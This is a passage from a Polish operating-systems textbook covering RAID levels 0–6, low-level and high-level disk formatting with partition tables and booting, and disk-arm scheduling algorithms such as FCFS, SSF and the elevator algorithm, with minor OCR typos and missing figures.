i większą niezawodność. W przeszłości macierze RAID składały się prawie wyłącznie z kontrolera SCSI RAID oraz zbioru dysków SCSI. Wydajność takiej macierzy była dobra, a nowoczesne kontrolery SCSI obsługują do 15 dysków na pojedynczy kontroler. Obecnie wielu producentów oferuje także (tańsze) macierze RAID bazujące na SATA. Dzięki temu posługiwanie się macierzami RAID nie wymaga zmian w oprogramowaniu, co sprawia, że są one łakomym kąskiem dla wielu administratorów systemów.

Oprócz tego, że macierze RAID wyglądają z poziomu oprogramowania jak pojedynczy dysk, mają tę własność, że rozprowadzają dane pomiędzy napędami, dzięki czemu pozwalają na ich równoległe działanie. Kilka różnych sposobów realizacji tego mechanizmu zdefiniowali w swoim artykule Patterson i współpracownicy. Współcześnie większość producentów opisuje siedem standardowych konfiguracji jako RAID poziomu 0 do RAID poziomu 6. Ponadto istnieje kilka innych mniej popularnych poziomów, które pominiemy w naszym opisie. Określenie „poziom” nie jest zbyt dobrą nazwą, ponieważ nie istnieje żadna hierarchia — po prostu jest możliwych sześć różnych organizacji.


RAID poziomu 0 pokazano na rysunku 5.14(a). Na tym poziomie wirtualny pojedynczy dysk symulowany za pomocą macierzy RAID jest podzielony na tzw. paski (ang. *strips*) po k sektorów każdy. Przy czym sektory od 0 do $k-1$ tworzą pasek 0, sektory od k do $2k-1$ tworzą pasek 1 itd. Dla $k = 1$ każdy pasek jest pojedynczym sektorem, dla $k = 2$ — pasek to dwa sektory itp. W macierzach RAID poziomu 0 kolejne paski są zapisywane na dyskach w sposób cykliczny, tak jak pokazano na rysunku 5.14(a) dla macierzy RAID złożonej z czterech napędów dysków.

Taka dystrybucja danych pomiędzy wiele dysków jest określana terminem *paskowanie* (ang. *striping*). Jeśli np. oprogramowanie wyda polecenie przeczytania bloku danych składającego się z czterech kolejnych pasków, który rozpoczyna się na granicy paska, to kontroler RAID rozbięte to polecenie na cztery oddzielne polecenia — po jednym dla każdego z czterech dysków — i uruchomi je równolegle. Dzięki temu mamy równolegle wejście-wyjście, a oprogramowanie nawet o tym nie wie.

RAID poziomu 0 najlepiej działa z dużymi żądaniami — im większe, tym lepsze. Jeśli żądanie jest większe od liczby dysków pomnożonej przez rozmiar paska, to niektóre dyski otrzymają wiele żądań. Dzięki temu gdy zakończą obsługę pierwszego żądania, rozpoczęną obsługę drugiego. Rozbitie żądania na mniejsze oraz przydzielenie odpowiednich żądań do odpowiednich dysków w odpowiedniej kolejności, a następnie prawidłowe scalenie wyników w pamięci to zadanie kontrolera. Wydajność takiego mechanizmu jest doskonała, a implementacja prosta.

Prawdziwą macierzą RAID jest następna opcja — RAID poziomu 1, którą pokazano na rysunku 5.14(b). W tej organizacji wszystkie dyski są zdublowane, zatem istnieją cztery podstawowe dyski i cztery dyski zapasowe. Podczas zapisu każdy pasek jest zapisywany dwukrotnie. Przy odczytcie wykorzystywana jest dowolna kopią, dzięki czemu obciążenie rozkładają się na więcej dysków. W konsekwencji wydajność zapisu nie jest lepsza niż w przypadku pojedynczego dysku, ale wydajność odczytu może być dwukrotnie lepsza. Tolerancja awarii jest doskonała. Jeśli dysk ulegnie awarii, wykorzystywana jest kopią. Odtwarzanie sprowadza się do zainstalowania nowego dysku i skopiowania na niego całego dysku zapasowego.

W odróżnieniu od RAID poziomu 0 i 1, które pracują z paskami składającymi się z sektorów, RAID poziomu 2 działa na poziomie słów, a nawet na poziomie bajtów. Wyobraźmy sobie, co by było, gdyby każdy bajt pojedynczego wirtualnego dysku został podzielony na dwa 4-bitowe półbajty. Do każdego z nich dodajemy kod Hamminga w celu utworzenia 7-bitowego słowa, w którym bity 1, 2 i 4 są bitami parzystości. Wyobraźmy sobie dodatkowo, że siedem dysków z rysunku 5.14(c) zsynchronizowano na poziomie pozycji ramienia oraz pozycji obrotowej. Można by wtedy zapisać 7-bitowe słowo zakodowane kodem Hamminga na siedmiu dyskach — po jednym bicie na dysk.



Rysunek 5.14. Poziomy RAID od 0 do 5; dyski zapasowe i dyski parzystości są wyróżnione szarym kolorem

Taki schemat zastosowano w komputerze CM-2 firmy Thinking Machines. Wykorzystano w nim 32-bitowe słowa danych, do których dodano 6 bitów parzystości. W ten sposób powstało 38-bitowe słowo Hamminga. Następnie dodano jeden bit parzystości dla słowa i rozprowadzono każde słowo na 39 dysków. Wydajność takiego układu była niezwykła, ponieważ w czasie dostępu do jednego sektora można było zapisać 32 sektory danych. Strata jednego dysku również nie stwarzała problemów, ponieważ wiązało się to ze stratą 1 bitu w każdym słowie składającym się z 39-bitów. Kod Hamminga radzi sobie z tym bez kłopotów.

Do wad takiej organizacji można zaliczyć konieczność cyklicznej synchronizacji wszystkich napędów oraz to, że ma ona sens tylko dla dużej liczby dysków (nawet przy 32 dyskach danych i 6 dyskach parzystości koszt obliczeniowy wynosi 19%). Mechanizm ten stawia również spore wymagania kontrolerowi, który co jakiś czas musi obliczać sumę kontrolną Hamminga.

Macierz RAID poziomu 3, którą pokazano na rysunku 5.14(d), jest uproszczoną wersją macierzy RAID poziomu 2. W tym przypadku dla każdego słowa danych jest obliczany pojedynczy bit parzystości, który następnie zostaje zapisany na dysku parzystości. Tak jak w przypadku macierzy RAID poziomu 2, napędy muszą być dokładnie zsynchronizowane, ponieważ pojedyncze słowa danych są rozproszone w przestrzeni wielu dysków.

Z pewnością wielu czytelników pomyślało teraz, że jeden bit może wystarczyć tylko do wykrywania błędów, a nie do ich poprawiania. W przypadku losowych, niewykrytych błędów taki wniosek jest prawdziwy. Jednak w sytuacji awarii dysku jeden bit gwarantuje pełną korekcję błędów, ponieważ pozycja nieprawidłowego bitu jest znana. Jeśli dysk ulegnie awarii, kontroler przyjmie, że wszystkie jego bity są równe zeru. Jeśli dla słowa wystąpi błąd parzystości, to bit z uszkodzonego dysku będzie musiał mieć wartość 1, zatem zostanie on poprawiony. Chociaż zarówno macierz RAID poziomu 2, jak i macierz poziomu 3 oferują bardzo duże szybkości przesyłania danych, liczba oddzielnych żądań wejścia-wyjścia na sekundę, które macierze są w stanie obsłużyć, nie jest lepsza niż dla pojedynczego dysku.

Macierze RAID poziomu 4 i 5 znów działają z paskami zamiast z indywidualnymi słowami i nie wymagają synchronizacji dysków. RAID poziomu 4 (patrz rysunek 5.14(e)) przypomina RAID poziomu 0. Paski parzystości są zapisane na dodatkowym dysku. Jeśli np. każdy pasek ma rozmiar k bajtów, to wszystkie paski są poddawane operacji XOR. W efekcie pasek parzystości również ma rozmiar k bajtów. Jeśli dojdzie do awarii dysku, stracone bajty można ponownie obliczyć na podstawie dysku parzystości poprzez odczytanie całego zestawu dysków.

Taki układ chroni przed utratą dysku, ale zapewnia niską wydajność w przypadku niewielkich aktualizacji. Jeśli zmieni się jeden sektor, trzeba przeczytać wszystkie dyski w celu odtworzenia paska parzystości i ponownie go zapisać. Alternatywnie można by przeczytać stare dane użytkownika i stare bity parzystości, a następnie obliczyć dla nich nowe bity parzystości. Nawet w przypadku zastosowania tej optymalizacji niewielka aktualizacja wymaga dwóch odczytów i dwóch zapisów.

W konsekwencji dużego obciążenia na dysku parzystości dysk ten może stać się wąskim gardłem. To wąskie gardło wyeliminowano w RAID poziomu 5 dzięki równomiernej dystrybucji bitów parzystości pomiędzy wszystkie dyski — w sposób cykliczny, tak jak pokazano na rysunku 5.14(f). Jednak w przypadku awarii dysku rekonstrukcja zawartości uszkodzonego dysku jest złożonym procesem.

RAID poziomu 6 przypomina RAID poziomu 5 z wyjątkiem zastosowania dodatkowego bloku parzystości. Innymi słowy, dystrybucja danych pomiędzy dyskami jest realizowana z wykorzystaniem dwóch bloków parzystości zamiast jednego. W rezultacie operacje zapisu są nieco bardziej kosztowne ze względu na obliczenia parzystości, ale wydajność odczytu pozostaje bez zmian. RAID 6 jest nieco bardziej niezawodny od RAID 5 (wyobraźmy sobie, co by się stało, gdyby macierz RAID 5 natrafiła na uszkodzony blok w czasie trwania operacji przebudowy tablicy).

5.4.2. Formatowanie dysków

Dysk twardej składa się z talerzy szklanych lub wykonanych ze stopu aluminium, zwykle o średnicy 3,5 cala (lub 2,5 cala w przypadku notebooków). Każdy z talerzy jest pokryty cienką warstwą magnetyczną z tlenku metalu. Po wyprodukowaniu na dysku nie ma żadnych informacji.

Aby dysk mógł być używany, każdy talerz musi zostać poddany *formatowaniu niskopoziomowemu* wykonywanemu przez oprogramowanie. Dysk składa się z ciągu koncentrycznych ścieżek, z których każda zawiera pewną liczbę sektorów z niewielkimi odstępami pomiędzy sektorami. Format sektora pokazano na rysunku 5.15.

Preambuła	Dane	ECC
-----------	------	-----

Rysunek 5.15. Sektor dysku


Preambuła rozpoczyna się od określonego wzorca bitów, pozwalającego sprzętowi rozpoznać początek sektora. Zawiera także numery cylindra i sektora oraz kilka innych informacji. Rozmiar porcji danych jest określony przez niskopoziomowy program formatujący. W większości dysków są stosowane 512-bajtowe sektory. Pole ECC zawiera informacje redundantne, które mogą być używane do odtwarzania po błędach odczytu. Rozmiar i zawartość tego pola jest różna dla różnych producentów i zależy od tego, ile miejsca na dysku jest w stanie poświęcić projektant po to, by uzyskać większą niezawodność, a także od tego, jak bardzo złożony kod ECC może obsłużyć kontroler. 16-bajtowe pola ECC nie należą do rzadkości. Ponadto wszystkie dyski twarde zawierają pewną liczbę sektorów zapasowych, które mogą zastąpić sektory z wadami produkcyjnymi.

Pozycja sektora 0 na każdej ścieżce to przesunięcie w stosunku do poprzedniej ścieżki formatu niskopoziomowego. Celem tego przesunięcia, znanego jako *przekos cylindrów* (ang. *cylinder skew*), jest poprawa wydajności. Ideą rozwiązania jest umożliwienie dyskowi czytania wielu ścieżek w jednej ciągłej operacji, bez utraty danych. Naturę problemu można zaobserwować na rysunku 5.14(a). Założymy, że zażądano przeczytania 18 sektorów, począwszy od sektora 0 na najbardziej wewnętrznej ścieżce. Przeczytanie pierwszych 16 sektorów zajmuje jeden obrót dysku, ale aby przesunąć głowicę w kierunku na zewnątrz o jedną ścieżkę, potrzebne jest wykonanie operacji seek. Zanim głowica przesunęła się o jedną ścieżkę, sektor 0 obrócił się poza głowicę, zatem potrzebny jest cały obrót, aż sektor ponownie znajdzie się pod głowicą. Problem ten można wyeliminować poprzez zastosowanie przesunięć sektorów, tak jak pokazano na rysunku 5.16.

Wartość przekosu cylindrów zależy od geometrii dysku. I tak obrót napędu obracającego się z szybkością 10 tysięcy obrotów na minutę zajmuje 6 ms. Jeśli ścieżka zawiera 300 sektorów, to nowy sektor przechodzi pod głowicą co 20 μ s. Jeśli czas przejścia pomiędzy kolejnymi ścieżkami w operacji seek wynosi 800 μ s, to podczas wykonywania tej operacji pod głowicą przesunie się 40 sektorów. W związku z tym wartość przekosu cylindrów powinna wynosić 40 sektorów, a nie trzy, jak pokazano na rysunku 5.16. Warto dodać, że przełączanie pomiędzy głowicami także zajmuje skończony czas, zatem obok przekosu cylindrów istnieje również *przekos głowic* (ang. *head skew*), ale nie jest on zbyt wielki.

W wyniku formatowania niskopoziomowego pojemność dysku zmniejsza się, w zależności od rozmiarów preambuły, odstępu międzysektorowego, rozmiaru pola ECC, a także liczby zarezerwowanych sektorów zapasowych. Często pojemność po sformatowaniu jest 20% niższa od pojemności przed sformatowaniem. Sektory zapasowe nie liczą się do pojemności po sformatowaniu, dlatego wszystkie dyski danego typu po wyprodukowaniu mają dokładnie taką samą pojemność, niezależnie od tego, ile błędnych sektorów zawierają (jeśli liczba błędnych sektorów przekracza liczbę sektorów rezerwowych, dysk jest odrzucany i nie trafia do obrotu).

Istnieją znaczące różnice w interpretowaniu pojemności dysków, ponieważ niektórzy producenci podają pojemność dysku niesformatowanego, aby ich dyski wyglądały na większe, niż są w rzeczywistości. Rozważmy przykład dysku, którego pojemność przed sformatowaniem



Rysunek 5.16. Ilustracja przekosu cylindrów

wynosi 200×10^9 bajta. Taki dysk może być sprzedawany jako dysk 200 GB. Jednak po sformatowaniu dla danych dostępnych jest np. tylko 170×10^9 bajta. Na domiar złego system operacyjny prawdopodobnie zgłosi ten dysk jako 158 GB, a nie 170 GB, ponieważ oprogramowanie uznaje pamięć 1 GB jako 2^{30} (1 073 741 824) bajtów, a nie 10^9 (1 000 000 000) bajtów. Byłoby lepiej, gdyby pojemność takiego dysku była zgłaszała jako 158 GB.

Do tego wszystkiego w świecie transmisji danych 1 Gb/s oznacza 1 000 000 000 bitów/s, ponieważ prefiks *giga* w rzeczywistości oznacza 10^9 (kilometr to przecież 1000 m, a nie 1024). Tylko w odniesieniu do rozmiarów pamięci i dysków przedrostki: kilo-, mega- i tera- oznaczają odpowiednio: 2^{10} , 2^{20} , 2^{30} i 2^{40} .


Aby uniknąć nieporozumień, niektórzy autorzy używają przedrostków: kilo-, mega-, giga- i tera- na określenie odpowiednio: 10^3 , 10^6 , 10^9 i 10^{12} , natomiast do określenia wartości: 2^{10} , 2^{20} , 2^{30} i 2^{40} stosują przedrostki: kibi-, mebi-, gibi- i tebi-. Przedrostek bi- jest jednak stosunkowo rzadko używany. Gdyby ktoś z Czytelników lubił naprawdę duże liczby, to istnieją także prefiksy większe niż tebi-. Są to: pebi-, exbi-, zebi- i yobi-. Tak więc 1 yobibyte to cała masa bajtów (dokładnie 2^{80}).

Formatowanie ma również wpływ na wydajność. Jeśli dysk o szybkości obrotowej 10 tysięcy obrotów na minutę ma 300 sektorów na ścieżkę, a każda ścieżka ma 512 bajtów, to przeczytanie 153 600 bajtów na ścieżce zajmuje 6 ms dla szybkości przesyłania danych 25 600 000 bajtów/s, czyli 24,4 MB/s. Nie ma możliwości szybszej transmisji, niezależnie od tego, jaki zastosuje się interfejs. Nawet jeśli jest to interfejs SCSI działający z szybkością 80 MB/s lub 160 MB/s.

Ciągły odczyt z taką szybkością wymaga pojemnego bufora w kontrolerze. Rozważmy przykład kontrolera zawierającego jednosektorowy bufor, do którego przekazano polecenie przeczytania dwóch kolejnych sektorów. Po przeczytaniu pierwszego sektora z dysku i obliczeniu kodu ECC

dane trzeba przesyłać do pamięci głównej. Podczas gdy odbywa się ta transmisja, następny sektor przesuwa się pod głowicą. Kiedy wykonywanie kopiowania do pamięci się zakończy, kontroler będzie musiał czekać przez czas prawie całego obrotu, aż kolejny sektor pojawi się ponownie.

Problem ten można wyeliminować poprzez ponumerowanie sektorów z przeplotem w czasie formatowania dysku. Na rysunku 5.17(a) pokazano standardowy wzorzec numerowania (w tym przypadku zignorowano przekos cylindrów). Na rysunku 5.17(b) widać *pojedynczy przeplot*, który daje kontrolerowi pewien odstęp pomiędzy kolejnymi sektorami, pozwalający na wykonanie kopiowania bufora do pamięci głównej.



Rysunek 5.17. (a) Brak przeplotu; (b) pojedynczy przeplot; (c) podwójny przeplot

Jeśli proces kopiowania jest bardzo wolny, może być potrzebny *podwójny przeplot*, który pokazano na rysunku 5.17(c). Jeśli kontroler posiada bufor o rozmiarze tylko jednego sektora, to nie ma znaczenia, czy kopowanie z bufora do pamięci zostanie wykonane przez kontroler, procesor główny, czy układ DMA — tak czy inaczej, operacja ta zajmuje pewien czas. Aby uniknąć konieczności przeplotu, kontroler powinien mieć możliwość buforowania całej ścieżki. Większość współczesnych kontrolerów spełnia tę funkcję.

Po wykonaniu niskopoziomowego formatowania dysk jest podzielony na partycje. Z logicznego punktu widzenia partycja nie różni się od osobnego dysku. Partycje są potrzebne po to, aby na jednym komputerze mogło działać kilka systemów operacyjnych. W niektórych przypadkach partycję można wykorzystać jako pamięć wirtualną. W systemach x86 oraz większości komputerów innych typów, w sektorze 0 znajduje się *główny rekord rozruchowy* (ang. *Master Boot Record* — **MBR**) zawierający kod ładowający system operacyjny, a na końcu tablicę partycji. Rekord MBR, a tym samym obsługa tablicy partycji, po raz pierwszy pojawił się w komputerach IBM PC w 1983 roku do obsługi ogromnego, jak na tamte czasy, 10-megabajtowego dysku twardego montowanego w komputerze PC XT. Od tamtej pory pojemność dysków nieco wzrosła. Ponieważ wpisy dotyczące partycji w MBR w większości systemów są ograniczone do 32 bitów, maksymalny rozmiar dysku, który może być obsługiwany przy sektorach o rozmiarze 512 B, wynosi 2 TB. Z tego powodu większość współczesnych systemów operacyjnych obsługuje również nową tablicę **GPT** (ang. *GUID Partition Table*), która obsługuje pojemności dysku do 9,4 ZB (9 444 732 965 739 290 426 880 bajtów). W czasie gdy powstawała ta książka, było to bardzo dużo.

Z tablicy partycji można odczytać sektor startowy oraz rozmiar każdej partycji. W systemach x86 tablica partycji wewnętrz rekordu MBR ma miejsce na cztery partycje. Jeśli wszystkie one są windowsowe, będą określone literami: *C*; *D*; *E*; i *F*: i traktowane jak oddzielne dyski. Jeśli trzy z nich są windowsowe, a jedna uniksowa, partycje windowsowe będą określone literami: *C*; *D*; i *E*. Jeśli podłączymy dysk USB, zostanie mu przypisana litera *F*: Aby możliwe było załadowanie systemu operacyjnego z dysku twardego, jedna partycja z tabeli partycji musi być oznaczona jako aktywna.

Ostatnim krokiem przygotowującym dysk do użycia jest wykonanie *wysokopoziomowego formatowania* każdej partycji (osobno). Operacja ta tworzy blok rozruchowy, mechanizm admi-

nistrowania wolnym miejscem (lista wolnych bloków lub mapa bitowa), katalog główny oraz pusty system plików. Umieszcza również kod w pozycji tablicy partycji, który informuje, jaki system plików jest używany w jakiej partycji, ponieważ wiele systemów operacyjnych obsługuje wiele niezgodnych ze sobą systemów plików (z powodów historycznych). W tym momencie można uruchomić system.

Po włączeniu zasilania uruchamia się BIOS. Następnie czyta główny rekord rozruchowy i do niego przechodzi. Program rozruchowy sprawdza następnie, która partycja jest aktywna. Po wykonaniu tej czynności czyta sektor rozruchowy z tej partycji i go uruchamia. Sektor rozruchowy zawiera niewielki program, który ładuje większy program ładowający. Ten ostatni przeszukuje system plików w celu znalezienia jądra systemu operacyjnego. Jądro jest następnie ładowane do pamięci i uruchamiane.

5.4.3. Algorytmy szeregowania ramienia dysku

W tym punkcie omówimy kilka ogólnych problemów dotyczących napędów dysków. Najpierw zastanowimy się, ile czasu zajmuje odczyt lub zapis bloku na dysku. Wymagany czas jest zależny od trzech czynników. Są to:

1. Czas wyszukiwania (czas, jaki zajmuje przesunięcie ramienia do właściwego cylindra).
2. Opóźnienie związane z obrotem (czas potrzebny na to, by pod głowicą znalazła się właściwy sektor).
3. Właściwy czas przesyłania danych.


W przypadku większości dysków czas wyszukiwania dominuje nad dwoma innymi czasami. W związku z tym obniżenie średniego czasu wyszukiwania prowadzi do znaczającej poprawy wydajności.

Jeśli sterownik dysku akceptuje pojedyncze żądania i realizuje je w tej kolejności, jest to mechanizm *FCFS* (od ang. *First-Come, First-Served* — dosł. pierwsze zgłoszone, pierwsze obsłużone). W takim przypadku nie można zrobić zbyt wiele w celu optymalizacji czasu wyszukiwania. W warunkach dużego obciążenia dysku możliwa jest jednak inna strategia. Istnieje prawdopodobieństwo, że podczas gdy ramię dysku szuka danych, realizując jedno z żądań, inne procesy generują inne żądania do dysku. Wiele napędów dysków utrzymuje tablice, poindeksowaną według numeru cylindra, która zawiera wszystkie zaległe żądania dla każdego cylindra połączone w listy jednokierunkowe (w tablicy znajdują się początki tych list).

Przy takiej strukturze danych można usprawnić algorytm obsługi FCFS. Aby dowiedzieć się jak, rozważmy przykład wymyślonego dysku zawierającego 40 cylindrów. Nadchodzi żądanie przeczytania bloku w cylindrze 11. Podczas gdy jest wykonywane wyszukiwanie cylindra 11, przychodzą nowe żądania do cylindrów: 1, 36, 16, 34, 9 i 12, dokładnie w tej kolejności. Żądania te są umieszczane w tablicy zaległych żądań, a dla każdego z nich jest utrzymywana osobna jednokierunkowa lista. Żądania te pokazano na rysunku 5.18.

Kiedy bieżące żądanie (o cylinder 11) zostanie zakończone, sterownik dysku ma do wyboru żądanie, które będzie obsłużone w następnej kolejności. Gdyby używano algorytmu FCFS, najpierw przeszędłyby do cylindra 1, następnie 36 itd. Algorytm ten wymagałby ruchu ramienia odpowiednio o 10, 35, 20, 18, 25, i 3 — czyli w sumie 111 cylindrów.

Alternatywnie do obsługi zawsze może być wybrane najbliższe żądanie. W ten sposób czas wyszukiwania zostanie ograniczony do minimum. Przy żądaniach z rysunku 5.18 sekwencja żądań wynosi 12, 9, 16, 1, 34 i 36, co pokazano u dołu rysunku 5.18 w postaci linii łamanej. Przy takiej



Rysunek 5.18. Algorytm zarządzania dyskiem SSF


sekwenции ruchy ramienia wynoszą 1, 3, 7, 15, 33 i 2, co daje w sumie 61 cylindrów. Ten algorytm, określany jako SSF (od ang. *Shortest Seek First* — najpierw najkrótsze wyszukiwanie), ogranicza całkowity ruch ramienia w porównaniu z algorytmem FCFS.

Niestety, z wykorzystaniem algorytmu SSF wiąże się pewien problem. Przypuśćmy, że w czasie przetwarzania żądań z rysunku 5.18 nadchodzą kolejne żądania. Jeśli np. po przejściu do cylindra 16 nadejdzie nowe żądanie o cylinder 8, żądanie to będzie miało priorytet przed cylinidrem 1. Jeśli następnie nadejdzie żądanie o cylinder 13, ramię przejdzie do cylindra 13 zamiast do 1. Przy mocno obciążonym dysku przez większość czasu ramię będzie operować w środku dysku, zatem żądania o początkowe lub końcowe sektory będą musiały czekać tak długo, aż nie będzie żądań o cylindry w pobliżu środka dysku. Poziom obsługi żądań znajdujących się daleko od środka może być niski. W tym przypadku cel minimalnego czasu odpowiedzi wchodzi w konflikt z zapewnieniem sprawiedliwej obsługi żądań.

Podobny problem występuje w wysokich budynkach. Planowanie ruchu windy w wysokim budynku przypomina problem planowania ruchu ramienia. Przez cały czas nadchodzą losowe żądania przywołujące windę na poszczególne piętra. Komputer zarządzający windą może z łatwością śledzić kolejność, w jakiej klienci wciskali przycisk przywołujący windę, i obsługuwać ich z wykorzystaniem algorytmu FCFS lub SSF.

W większości wind stosuje się jednak inny algorytm, którego celem jest pogodzenie interesów wydajności ze sprawiedliwością. Windy kontynuują ruch w tym samym kierunku dopóki w tym kierunku nie ma zaległych żądań. Dopiero wtedy zmieniają kierunek ruchu. Algorytm ten, który zarówno w świecie dysków, jak i wind nosi nazwę *algorytmu windy*, wymaga od oprogramowania utrzymywania 1 bitu: bitu bieżącego kierunku — *UP* (góra) lub *DOWN* (dół). Kiedy zakończy się obsługa żądania, sterownik dysku lub windy sprawdza ten bit. Jeśli ma on wartość *UP*, ramię dysku (lub kabina) jest przenoszona do kolejnego, wyższego zaległego żądania. Jeśli nie ma zaległych żądań na wyższych pozycjach, sterownik odwraca bit kierunku. Jeśli bit jest ustawiony na wartość *DOWN*, ruch odbywa się w kierunku najbliższej żadanej pozycji. Jeśli nie ma żadnych zaległych żądań, to po prostu zatrzymuje się i czeka.

Na rysunku 5.19 zaprezentowano algorytm windy z wykorzystaniem tych samych siedmiu żądań, które pokazano na rysunku 5.18, przy założeniu, że bit kierunku miał początkowo wartość *UP*. Kolejność obsługi cylindrów to teraz 12, 16, 34, 36, 9 i 1. Powoduje to ruchy o 1, 4, 18, 2, 27 i 8 cylindrów, czyli razem 60 cylindrów. W tym przypadku algorytm windy jest nieco lepszy niż SSF, choć zwykle bywa gorszy. Ciekawą właściwością algorytmu windy jest to, że przy dowolnej kolekcji żądań górna granica całkowitego ruchu pozostaje stała: jest równa podwojonej liczbie cylindrów.



Rysunek 5.19. Algorytm windy szeregowania żądań dostępu do dysku

